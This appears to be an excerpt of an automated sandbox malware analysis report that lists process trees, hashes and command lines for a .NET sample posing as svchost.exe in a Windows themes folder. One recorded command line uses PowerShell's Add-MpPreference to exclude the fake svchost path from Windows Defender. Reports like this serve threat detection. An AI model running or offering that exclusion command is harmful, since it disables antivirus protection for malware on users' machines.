Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 21%, ReversingLabs

Analysis Process: explorer.exe PID: 5736 Parent PID: 3440

General

Start time:	09:29:19
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe'
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 1560 Parent PID: 792

General

Start time:	09:29:21
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5892 Parent PID: 560

General

Start time:	09:29:20
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 772 Parent PID: 1560

General

Start time:	09:29:23
Start date:	23/02/2021
Path:	C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Resources\Themes\aero\shell\xwPVuQKYPFmJR\svchost.exe'
Imagebase:	0x390000
File size:	630336 bytes
MD5 hash:	AA4F187DF7370B07D17CBE08ABD778A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 6696 Parent PID: 560

General

Start time:	09:29:37
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 496 Parent PID: 560

General

Start time:	09:30:00
Start date:	23/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CZVkY.exe PID: 5960 Parent PID: 3440

General

Start time:	09:30:07
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe'
Imagebase:	0x630000
File size:	630336 bytes
MD5 hash:	AA4F187DF7370B07D17CBE08ABD778A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 21%, ReversingLabs

Analysis Process: CZVkY.exe PID: 2232 Parent PID: 3440

General

Start time:	09:30:16
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\CZVkY\CZVkY.exe'
Imagebase:	0xac0000
File size:	630336 bytes
MD5 hash:	AA4F187DF7370B07D17CBE08ABD778A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 6768 Parent PID: 3504

General

Start time:	09:30:22
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\xwPVuQKYPFmJR\svchost.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4928 Parent PID: 6768

General

Start time:	09:30:23
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6476 Parent PID: 3504

General

Start time:	09:30:25
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis